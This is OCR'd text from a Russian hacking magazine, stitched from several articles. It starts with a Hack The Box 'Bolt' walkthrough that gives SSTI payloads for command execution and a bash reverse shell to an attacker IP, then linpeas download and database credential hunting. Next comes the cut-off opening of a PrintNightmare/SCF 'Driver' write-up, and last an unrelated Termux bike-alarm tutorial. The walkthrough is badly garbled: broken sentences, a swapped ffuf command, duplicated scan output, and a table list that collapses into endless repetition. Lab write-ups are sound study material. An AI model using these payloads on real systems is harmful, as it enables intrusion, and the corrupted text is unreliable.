Этой статьей я покажу, как находить скрытый контент на сайтах через разные способы перебора, затем получим управление сервером шаблонов Bolt, обходим ограничения серверных шаблонов (SSTI), для повышения привилегий расшифруем приватные сообщения пользователей, защищенные при помощи PGP.

Управляться мы будем на машине Bolt с площадки Hack The Box. Ее уровень сложности обозначен как средний.

WARNING
Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важная для тебя данная, так как та же кошка и сбой хотя с другими участниками.

РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Добавляем IP-адрес машины в **/etc/hosts**

```
10.10.11.114    bolt.htb
```

А следом запускаем сканирование портов

Справка: сканирование портов

Первым делом нужно определить какие порты открыты на удаленном хосте. Он может хранить этакую умную базу данных на хосте (кэшировать) соединения по портам или же запрашивать информацию напрямую с конечного хоста.

Перебор через nmap (в частности для сценариев — это flags, вторым результаты его работы) на можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1
tr -'nc' ',' | sed s/,$//)
nmap -sCsVvn -p$ports -A $1
```

Он работает в два этапа. На первом посредством обходим быстрое сканирование, на втором — более тщательное сканирование, с использованием нашедшего ранее открытых **-A**:

```
Nmap scan report for 10.10.11.114
Host is up (0.24s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 f3:ae:e6:67:2a:6a:1f:8c:c0:c2:bb:7a:de:1a:ab:2f (RSA)
|   256 dd:83:da:cb:a9:d0:ef:f5:f9:33:4a:bb:a0:ae:8e:7b (ECDSA)
|   256 3e:ef:a8:6f:2a:cb:9a:cb:2a:ff:ef:bb:7a:a6:51:d8 (ED25519)
80/tcp open  http    nginx 1.18.0
| http-server-header: nginx/1.18.0
| http-title: Redirect to https://bolt.htb/
443/tcp open  ssl/http nginx 1.18.0 ((Ubuntu))
| ssl-cert: Subject: commonName=localhost
| Subject Alternative Name: DNS:localhost, DNS:127.0.0.1, DNS:bolt.htb, DNS:*.bolt.htb
| Not valid before: 2021-09-14T00:07:53
| Not valid after: 2051-09-14T00:07:53
| http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Site doesn't work anymore
| tls-alpn: http/1.1
| tls-nextprotoneg: http/1.1
| ssl-date: TLS randomness does not work properly.
| ssl-cert: Subject: commonName=localhost
| Subject Alternative Name: DNS:localhost, DNS:127.0.0.1, DNS:bolt.htb, DNS:*.bolt.htb
| Not valid before: 2021-09-14T00:07:53
| Not valid after: 2051-09-14T00:07:53
| http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Site doesn't work anymore
| tls-alpn: http/1.1
| tls-nextprotoneg: http/1.1
| ssl-date: TLS randomness does not work properly.
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта


Находим три открытых порта:

- 22 — службы OpenSSH 8.2p1;
- 80 и 443 — веб-сервер Nginx 1.18.0.

Поскольку мы запускали Nmap со скриптами, то сразу получаем еще один домен, указанный в поле **commonName**. Добавляем его в **/etc/hosts**

```
10.10.11.114    bolt.htb passbolt.bolt.htb
```

Получив новое доменное имя, сразу просмотрим, что нам может дать веб.



Главная страница сайта

На сайте находим форму авторизации и регистрации.

Форма авторизации пользователя


Пытаемся зарегистрироваться, чтобы получить большие возможностей на сайте, и видим ошибку

Internal Server Error

The server encountered an internal error or misconfiguration and was unable to complete your request. Please contact the server administrator at Email is an error in the application.

Ошибка при авторизации

Продолжаем изучать сайт. Ищем много открытых ссылок.



Главная страница сайта

Одновременно можно поставить перебор скрытых каталогов.

Справка: сканирование веб-с Flut

Перебор по каталогам — одна из самых распространенных. Вероятность действ приятная или — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и получить доступ к скрытым постоянным функции. Для этого можно использовать программы вроде dirsearch и ffuf.

Я предпочитаю ffuf, потому что в ней больше параметров. При запуске указываем следующие параметры:

- **-w** — словарь, по которому использует словарь из набора SecLists;
- **-t** — количество потоков;
- **-u** — URL;
- **-fc** — исключить из результата ответы с кодом 403.

Запускаем перебор:

```
ffuf -w http://dict.htb/FUZZ -t 256 -u directory_2.3_medium_
lowercase.txt
```

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________
 :: Method           : GET
 :: URL              : http://dict.htb/FUZZ
 :: Wordlist         : FUZZ: directory_2.3_medium_lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 256
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
 :: Filter           : Response status: 403
________________________________________________
                        [Status: 200, Size: 1, Words: 1, Lines: 1]
                        [Status: 200, Size: 1, Words: 1, Lines: 1]
                        [Status: 200, Size: 1, Words: 1, Lines: 1]
```

ТОЧКА ОПОРЫ

На сайте можно найти способ взаимодействовать с почтой через механизм верификации. Так как внедренная данная обрабатывается, это место для теста.

Форма отправки сообщения

Отправляем тестовое сообщение и смотрим почтовый ящик. Так обнаружен входящее сообщение.

Сообщение с подтверждением

Если перейти по ссылке, получим еще одно сообщение, в котором будет отображаться указанное при первой отправке имя.

Сообщение с подтверждением

Так как сайт написан на Python и происходит отображение введенных данных, то первая идея — проверить SSTI.

SSTI

Server-Side Template Injection (SSTI) — это механизм атаки, при которой эксплуатируется внедрение в шаблон вредоносной кода. Шаблоны нужны веб-разработчикам, чтобы можно было настраивать внешний вид сайта только в одном месте и затем не копировать вручную. То сотв, шаблон — это документ HTML, где в нужных местах отмечены переменные и команды, которые при генерации итоговой страницы будут заменены данными. В том числе это могут быть данные, полученные от пользователя сайта.

Атака заключается можно, когда приложение информирует обнаружение шаблонов, которые пользователь может изменить. Если пользователь может изменить или же создать новый шаблон, то была интерпретирована как код. Если это возможно, то он добавит свои данные с помощью которых выполняет вредоносный код для своего сервера.

Итак, нам нужно передать строку, которая будет содержать вставку, которая потом не выполнится в шаблоне. Поскольку мы знаем, что имеем дело с Python, в первую очередь попробуем использовать самый популярный фреймворк его шаблонов (он называется, к примеру, в flask).

Отправим сообщение вроде {{7*7}} или {{7*'7'}} в надежде получить результат умножения.

Отправка сообщения с тестовой полезной нагрузкой

Сообщение с подтверждением

Видим, что действие выполнено и на стороне сервера отображается его результат. А значит, мы подтвердили наличие SSTI. Давай сразу попробуем выполнить какую-нибудь команду. Выглядеть он будет вот так:

```
{{config.__class__.__init__.__globals__['os'].popen('id').read()}}
```

Сообщение с подтверждением

И вместо имени пользователя отображается результат выполнения команды.

Следующий шаг — загрузить revserc-shell. Выглядеть он будет так:

```
{{config.__class__.__init__.__globals__['os'].popen('/bin/bash -c "/
bin/bash -i >& /dev/tcp/10.10.14.40/80 0>&1"').read()}}
```

Справка: реверс-шелл


Обратный шелл — это вредоносная, которая активирует атакующая машина, а мы применяем и таким образом получаем доступ к машине, что позволяет нам выполнять команды на удаленном сервере работает шелл. Для полного создания необходимо создать на локальной машине listener, то есть «слушателя».

В таком случае пригодится netcat — swiss-knife-обутка, которая в числе прочего может выполнять роль «слушателя» на нужном клиенте. Она обычно доступна в репозиториях дистрибутивов.

Для начала нужно установить при этом можно использовать широкий набор опций.

```
sudo apt install -y netcat
```

Теперь активируем листенер, и мы в системе!



Реверс-шелл

ПРОДВИЖЕНИЕ

Теперь, когда мы получили доступ к хосту, нам необходимо собрать информацию, которая может помочь с повышением привилегий. Сделаем это при помощи скриптов PEASS.

Справка: скрипты PEASS для Linux

Что делать, если нужно получить доступ к системе и сделать это можно только эксплоитом? Вариантов дальнейшей эксплуатации с повышенной привилегии можно быть очень много. Чтобы собрать информацию и сделать шаги, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые помогают поиску и автоматизации.

Чтобы воспользоваться скриптом, это нужно сначала загрузить на хостовый хост.

```
python3 -m http.server
```


А теперь с помощью того же wget на целевом машине загрузим скрипт — сначала мы переходим в каталог /tmp загружаем файлы и даем права на выполнение и выполняем скрипт.

```
wget http://10.xxx.xxxx.xxxx:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

Получаем огромный массив информации.

Информативный вывод

Вывод данных дампа



Найденные в системе конфигурации

Среди этого нам важно следующее:

- список прослушиваемых портов. Отметим порты 3306 (служба MySQL) и 25 (почтовый сервер).
- список файлов, доступных для записи;
- найденные в системе подстроки passw — тут отметим целый пароль от файла /etc/passbolt/gpm.php

Давай просмотрим все содержимое этого файла.

Вывод файла passbolt.gpm

Тут содержимое настроек для подключения к базе данных, а в базе данных могут найтись и какие-нибудь критические данные, например пароли. Сначала мы активируем PTY-оболочку с помощью Python:

```
python3 -c "import pty;pty.spawn('/bin/bash')"
```

А теперь подключаемся и просмотрим существующие базы:

```
mysql -h 127.0.0.1 -u passbolt -p
show databases;
```

Подключение к базе

Как заходим в базу **passbolt** и получим список таблиц.

```
use passbolt;
show tables;
```


MariaDB [(none)]> use passbolt;
Reading table information for completion of table and column names
You turn off this feature to get a quicker startup with -A
Database changed
MariaDB [passbolt]> show tables;
+----------------------------------+
| Tables_in_passbolt |
+----------------------------------+
| authentication_tokens |
| avatars |
| cakephp_queued_jobs |
| cakephp_queued_jobs_failed |
| email_queue |
| email_queue_attempts |
| email_queue_failed |
| email_queue_recipients |
| email_queue_templates |
| email_queue_templates_translations |
| email_queue_translations |
| email_queue_variables |
| email_queue_variables_translations |
| email_queue_variables_types |
| email_queue_variables_types_translations |
| email_queue_variables_values |
| email_queue_variables_values_translations |
| email_queue_variables_values_types |
| email_queue_variables_values_types_translations |
| email_queue_variables_values_types_translations_values |
| email_queue_variables_values_types_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values

HTB DRIVER

ЭКСПЛУАТИРУЕМ PRINTNIGHTMARE И ДЕЛАЕМ ВРЕДОНОСНЫЙ SCF

Ruffracker
hackerdom@gmail.com

Сегодня мы с тобой разберем уязвимость PrintNightmare, которая позволяет повысить привилегии в Windows через бэк в системе печати (CVE-2021-1675). Также мы сделаем вредоносный файл SCF, который поможет нам получить NTLM-хеш пароля пользователя.

Все это — чтобы пройти пробную версию сложности машину Driver с площадки Hack The Box.

WARNING

Подключаться к машине с HTB рекомендуется только через VPN. Не делай этого с своего компьютера, это может дать тебе доступ, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Для добавления IP-адреса машины в /etc/hosts:

```
10.10.11.106    driver.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Сканирование портов — это процедура, при которой цел при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг и получение точек входа.

Popular tools: nmap — универсальный инструмент для сканирования — это Nmap. Учащать результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=1000 $1 | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV $1
```

Для запуска: chmod +x ports.sh. На сервере производится обычное быстрое сканирование, на основе — более тщательное сканирование, с использованием имеющихся портов (флаги -A):

```
Nmap scan report for driver.htb (10.10.11.106)
Host is up (0.0[illegible]s latency).
Not shown: 65[illegible] closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS 10.0
| http-title: Site doesn't have a title (text/html).
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D\x0A
| Bypass/Basic realm="MFP Firmware Update Center"
| Supported Methods: GET,HEAD,POST,OPTIONS
| Potentially risky methods: TRACE
| Basic realm="MFP Firmware Update Center"
| http-server-header: Microsoft-IIS/10.0
135/tcp  open  msrpc        Microsoft Windows RPC
445/tcp  open  microsoft-ds?
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header: Microsoft-HTTPAPI/2.0
| http-title: Not Found
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|     Message signing enabled and required
| smb2-time:
|   date: 2021-09-[illegible]T[illegible]:[illegible]:[illegible]
|   start_date: N/A
| smb2-[illegible]:
|   [illegible]: [illegible]
|   [illegible]: [illegible]
|   [illegible]: [illegible]
```

ЗМЕЙ-СТРАЖНИК

СИГНАЛИЗАЦИЯ ДЛЯ ВЕЛОСИПЕДА ИЗ СТАРОГО СМАРТФОНА НА ANDROID

redzy
В 2009 году окончил МГТУ им. Баумана по направлению "Технология физики". Более 10 лет работал научным сотрудником в Институте радиотехники и электроники им. Котельникова РАН, а также преподавал математику и физику школьникам. Среди увлечений - электроника и программирование. Сторонник открытого ПО и ОС Linux
redzy@bk.ru

Наверняка у тебя где-то завалялся старый смартфон на Android, а может, даже и не один. Я расскажу, как сделать из него надежную сигнализацию для твоего велосипеда, да и вообще для любого движимого и недвижимого имущества. Программировать будем на Python 3, при этом набор функций приложения без труда может быть изменен и расширен для решения других насущных задач.

Недавно я закончил сборку своего электровелосипеда. Теперь я могу не только колесить в близлежащих парках, но и использовать его в качестве полноценного средства передвижения. Скорость до 50 км/ч позволяет уверенно держаться в городском потоке машин, а бесшумность, отсутствие запаха бензина плюс небольшая масса — спокойно ездить по паркам и тротуарам, а также хранить транспорт дома. В общем, сплошные плюсы. Когда надо припарковаться и пойти по делам, на раме моего велосипеда защелкивается U-образный замок Kryptonite. Однако мотор и новенький аккумулятор уже не делают пару самой дорогой частью велосипеда. И поэтому остро встает вопрос защиты транспортного средства от тех, кто тоже следует за прогрессом, но не желает на него трениться. Короче говоря, от воров.

Имеющиеся в продаже сигнализации для велосипедов просто отпугивают воришек громким звуком. Поэтому я решил сделать собственное устройство с обратной связью. Первое, что пришло в голову, — разработать сигнализацию на микроконтроллере. Но затем я подумал: почему бы не использовать старый смартфон, который лежит без дела? Ведь у него на борту уже есть все необходимое, чтобы решить поставленную задачу: мобильный интернет, GPS для определения местоположения, различные датчики для обнаружения внешних воздействий, камера и сенсорный экран. В общем, вопрос с железом был решен, осталось только реализовать программную часть. Чтобы лучше понять принцип работы описанного в статье устройства, можешь сразу посмотреть демонстрацию его работы.

TERMUX

Если ты еще не слышал про Termux, то срочно отправляйся изучать матчасть. «Хакер» уже писал на эту тему. Termux — это эмулятор терминала для операционной системы Android. Но пускай тебя не смущает слово «эмулятор», весь код выполняется нативно.

Как ты знаешь, в основе Android — ядро Linux. Termux добавляет к ядру минимальное окружение в виде набора утилит и интерпретатора Bash. Этот набор может быть легко расширен хорошо известной пользователям Linux командой **apt install <package>** (или **pkg install <package>**). При этом список пакетов достаточно обширный: от консольного редактора Vim до оконной системы X11 и среды рабочего стола Xfce. Все это работает без прав суперпользователя!

Кроме того, всегда есть возможность написать свою программу на C или даже языке ассемблера. Компилятор GCC также можно установить из пакетов. Если есть права root, все становится еще интереснее: можно подключить репозиторий root-repo и получить доступ к таким программам, как tcpdump или Aircrack-ng. Для наших же целей root-права не потребуются: все, что нам нужно, — это установить интерпретатор языка Python 3. К счастью, нужный пакет уже имеется в репозитории.

Termux я рекомендую установить из магазина софта с открытым исходным кодом F-Droid. Если у тебя в телефоне еще нет этого магазина, отправляйся на сайт **f-droid.org** и скачивай соответствующее приложение. Далее в самом F-Droid в строке поиска напиши Termux и установи следующие приложения: Termux, Termux:API и Termux:Widget. Если Android на твоем телефоне ниже седьмого, то тебе понадобится ужа архивная версия. Ее ты можешь взять тут. После установки запускай Termux и инсталлируй необходимые пакеты и модули питона, которые нам понадобятся. Для этого в открывшемся терминале набери следующие команды:

```
pkg update
pkg install termux-api
pkg install openssh
pkg install qrencode
pkg install python
pkg install pip
pip install pystun3
```

Обрати внимание, что **pystun3** в последней строке — это модуль питона, поэтому мы установили его командой **pip install**, а не **pkg install**.

TERMUX:API

Командой **pkg install termux-api** мы установили поддержку Termux-API, что позволяет взаимодействовать с системой Android из командной строки: делать фото, записывать и воспроизводить звук, подавать вибросигнал, получать информацию с датчиков телефона, выводить диалоговые окна и прочее. Чтобы изучить все возможности Termux-API, набери в командной строке **termux-**, нажми два раза Tab, и увидишь все доступные утилиты. Функциональности вполне достаточно, чтобы организовать взаимодействие с пользователем с помощью всплывающих сообщений (termux-toast), диалоговых окон (termux-dialog) и уведомлений (termux-notification).

Для сигнализации нам понадобится информация с датчика ускорения — акселерометра. Для этого посмотрим сначала, какие датчики присутствуют в телефоне:

```
termux-sensor -l
```

В полученном списке датчиков ищи тот, в названии которого есть слово accelerometer. Например, в моем телефоне имеется BMI160 Accelerometer и Linear Acceleration. Теперь можно попробовать опросить датчик такой командой:

```
termux-sensor -s "BMI160 Accelerometer" -n 1
```

В моем случае вывод этой команды имеет следующий вид:

```
{
  "BMI160 Accelerometer": {
    "values": [
      0.35223388671875,
      0.20556640625,
      9.873580932617188
    ]
  }
}
```

Обрати внимание на две вещи. Во-первых, вывод информации по одному измерению занимает девять строк. В дальнейшем мы используем это для парсинга выходного потока с датчика ускорения. Во-вторых, ускорение выводится в виде его компонентов по трем пространственным координатам. Если ты еще не забыл школьный курс физики, то уже сообразил, что сумма квадратов этих величин даст нам квадрат ускорения. Его-то мы и будем вычислять для определения движения телефона.

Если в предыдущей команде опустить параметр **-n**, то данные с датчика будут выводиться непрерывно с интервалом в одну секунду. Интервал, в свою очередь, можно изменить, добавив ключ **-d <число_миллисекунд>**. Этим мы и воспользуемся в программе. Датчик ускорения достаточно чувствительный, чтобы определить не только перемещение твоего девайса, но и вибрацию от легкого удара по столу, на котором лежит устройство.

ПРЕДВАРИТЕЛЬНАЯ ПОДГОТОВКА

Писать код можно прямо на телефоне, установив любой текстовый редактор, например Vim или Nano. Но проще делать это на компьютере, а затем отправить программу по SSH на телефон. Для этого в файл **~/.ssh/authorized_keys** нужно положить свой ключ SSH. После чего в консоли Termux запустить демон sshd, введя одноименную команду. Учти, что демон sshd слушает нестандартный порт 8022, поскольку у него нет привилегий суперпользователя.

Теперь можно с ПК получить доступ к телефону командой **ssh <IP-адрес телефона> -p 8022**. Обрати внимание, что имя пользователя можно не указывать, Termux примет любое. Узнать IP-адрес телефона в твоей локальной сети можно, введя команду **ifconfig** в консоли Termux. Если ты пользователь Windows, то для подключения используй клиент Putty. Для пересылки файла программы из текущего каталога на компьютере в Termux достаточно в терминале на компе ввести такую команду:

```
cat program.py | ssh <IP-адрес телефона> -p 8022 "cat > program.py"
```

для Linux или такую для Windows:

```
set PATH=C:\путь\до\папки\putty;%PATH%
pscp -P 8022 program.py <IP-адрес телефона>
```

Если телефон подключен к домашней сети Wi-Fi, Termux не очень отзывчив при соединении по SSH. По всей видимости, это связано с переходом передатчика в телефоне в энергосберегающий режим. Если ты тоже столкнешься с такой проблемой, ее можно решить командой **iw dev wlan0 set power_save off**, выполненной от рута. А если таких прав нет, ты можешь подключиться к телефону либо по USB-кабелю, включив режим USB-модема, либо по Wi-Fi, переведя телефон в режим точки доступа.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

ЗМЕЙ-СТРАЖНИК

СИГНАЛИЗАЦИЯ ДЛЯ ВЕЛОСИПЕДА ИЗ СТАРОГО СМАРТФОНА НА ANDROID

ПИШЕМ КОД

Программа состоит из двух частей: клиентской и серверной. Клиент будет работать на телефоне, закрепленном на велосипеде, и периодически отправлять UDP-пакеты серверу — телефону, который находится рядом с тобой. В содержимом пакета может быть либо KNOCK, либо ALARM. Получив сообщение KNOCK, сервер будет знать, что клиент работает штатно и не имеет проблем с сетью. В случае сообщения ALARM будем проигрывать заранее подготовленный файл со звуком сирены.

Итак, приступаем к написанию клиентской части программы, которую назовем `client_alarm.py`. Сначала сделаем импорт необходимых модулей.

```
#!/data/data/com.termux/files/usr/bin/env python3

import socket
import json
from subprocess import Popen, PIPE
import os
import time
from nat import nat_traversal
```

Первая строка — это шебанг. Чтобы каждый раз не писать такой длинный путь, можешь использовать стандартный для Linux `/usr/bin/env python3`, а потом вызвать утилиту `termux-fix-shebang client_alarm.py`. Она исправит путь до программы `env` на подходящий для Termux. Далее зададим необходимые константы.

```
AVERAGE = 10
KNOCK_DELAY = 5
SENSOR_NAME = 'BMI160 Accelerometer'
ACCELEROMETER_DELAY = 20
ACCELERATION_THRESHOLD = 0.1
DELAY_AFTER_ALARM = 1
RPORT = 0
RHOST = ''
```

Здесь `AVERAGE` — число измерений ускорения, по которым мы будем вычислять среднее значение. Усреднение нужно для более стабильной работы, чтобы исключить ложные срабатывания сигнализации. `KNOCK_DELAY` — задержка в секундах между «отстукиванием» на сервер. `ACCELEROMETER_DELAY` — задержка в миллисекундах, которая будет передана команде `termux-sensor`. `ACCELERATION_THRESHOLD` — важный параметр, который определяет порог срабатывания сигнализации. Если сделать его слишком маленьким, то чувствительность возрастет, но при этом можно получить ложные срабатывания. Рекомендую подобрать этот параметр экспериментально так, чтобы добиться нужной тебе чувствительности. `DELAY_AFTER_ALARM` — пауза после каждого срабатывания сигнализации. Она нужна, чтобы не «засыпать» сервер пакетами с сигналом ALARM. `RHOST` и `RPORT` — адрес, куда будем отправлять пакеты.

И тут возникает проблема: чтобы организовать коммуникацию двух устройств по сети, хотя бы одно из них должно иметь публичный (еще говорят «белый») IP-адрес. Для этого нужно либо арендовать VPS-сервер, либо заказать соответствующую услугу у твоего интернет-провайдера. После чего можно обеспечить прямую видимость устройств, подключив их к собственному серверу, например через OpenVPN или Wireguard. Как это сделать, «Хакер» писал здесь. Именно так я и сделал. Но если у тебя еще нет арендованного сервера, то не спеши расстраиваться. Я расскажу, как соединить два находящихся за NAT устройства по сети напрямую.

Проходим сквозь стену

NAT (network address translation) — это механизм трансляции сетевых адресов, который позволяет нескольким устройствам подключаться к хостам в интернете, используя один общий IP-адрес. На сегодняшний день именно технология NAT дает возможность более чем 20 миллиардам устройств по всему миру иметь доступ в глобальную сеть, при том что «белых», то есть маршрутизируемых в интернете, IPv4-адресов всего чуть более четырех миллиардов.

У разных провайдеров NAT может быть настроен по-разному. Для соединения устройств мы будем использовать STUN (Session Traversal Utilities for NAT) — специальный сетевой протокол, который позволяет клиенту за NAT узнать свой внешний IP-адрес, а также способ трансляции порта во внешней сети. В данном случае за нас все сделает функция `get_ip_info()` модуля `pystun3`, который мы установили ранее.

При вызове данной функции будет сделано несколько запросов на разные адреса серверов STUN. В ответах на запросы сервер вернет информацию о том, с какого IP-адреса и порта к нему обращались. Для наших целей достаточно, чтобы при обращении на определенный порт разных хостов сети с одного и того же внутреннего порта провайдер назначал нам один и тот же внешний порт. Такой тип NAT называется Restricted NAT. Если же при обращении к разным хостам каждый раз будут назначаться разные внешние порты, то подключение извне к такому устройству вызовет серьезные трудности. Такой тип NAT называется Symmetric NAT.

Из проверенных мной операторов «большой четверки» симметричный NAT оказался только у «Билайна». Так что если ты обладатель сим-карты других операторов связи, то все должно получиться.

INFO

Статья про разные типы NAT и способы их обхода

Итак, для прямого соединения двух телефонов напишем функцию `nat_traversal`. Ее можно поместить в отдельный файл `nat.py`, так как эта функция будет общая для обеих программ — клиентской и серверной. После чего необходимо импортировать функцию командой `from nat import nat_traversal`.

```
def nat_traversal():
  from socket import socket, AF_INET, SOCK_DGRAM, timeout
  import stun
  import json
  import os
  import sys
  import subprocess
  import time

  LPORT = 65000
  LHOST = '0.0.0.0'

  nat = stun.get_ip_info(LHOST, LPORT)
  nat_json = json.dumps(nat)
  os.system("clear")
  os.system(f"echo '{nat_json}' | qrencode -t ansiutf8")
  print(f"Your host parameters: {nat}")

  os.system("termux-clipboard-set '' ")
  print("Please, copy remote host info to your clipboard ...")
  remote_nat = ''
  for i in range(12):
    cb = subprocess.getoutput('termux-clipboard-get')
    try:
      remote_nat = json.loads(cb)
      if remote_nat:
        break
    except json.decoder.JSONDecodeError:
      pass
    time.sleep(5)
  else:
    print("Error: can't get remote host info", file=sys.stderr)
    sys.exit(1)

  print(f"Got remote host parameters: {remote_nat}")
  fnat_type, rip, rport = remote_nat

  sock = socket(AF_INET, SOCK_DGRAM)
  sock.bind((LHOST, LPORT))
  sock.settimeout(5)

  for i in range(12):
    try:
      sock.sendto(b'NAT\n', (rip, rport))
      sock.recv(1024)
    except timeout:
      pass
    else:
      sock.sendto(b'NAT\n', (rip, rport))
      break
  else:
    print(f"Error: can't connect to remote host {rip}:{rport}", file=
sys.stderr)
    sys.exit(1)

  print(f"Connection established with {rip}:{rport}")
  sock.settimeout(None)
  return rip, rport, sock
```

